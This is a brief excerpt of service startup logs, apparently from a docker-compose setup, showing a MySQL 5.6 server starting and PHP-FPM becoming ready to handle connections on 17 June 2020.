mysql_1 | 2020-06-17 14:01:43 0 [Note] mysqld (mysqld 5.6.36-log) starting as process 1 ..
php_1 | [17-Jun-2020 14:01:44] NOTICE: fpm is running, pid 8
php_1 | [17-Jun-2020 14:01:44] NOTICE: ready to handle connections

```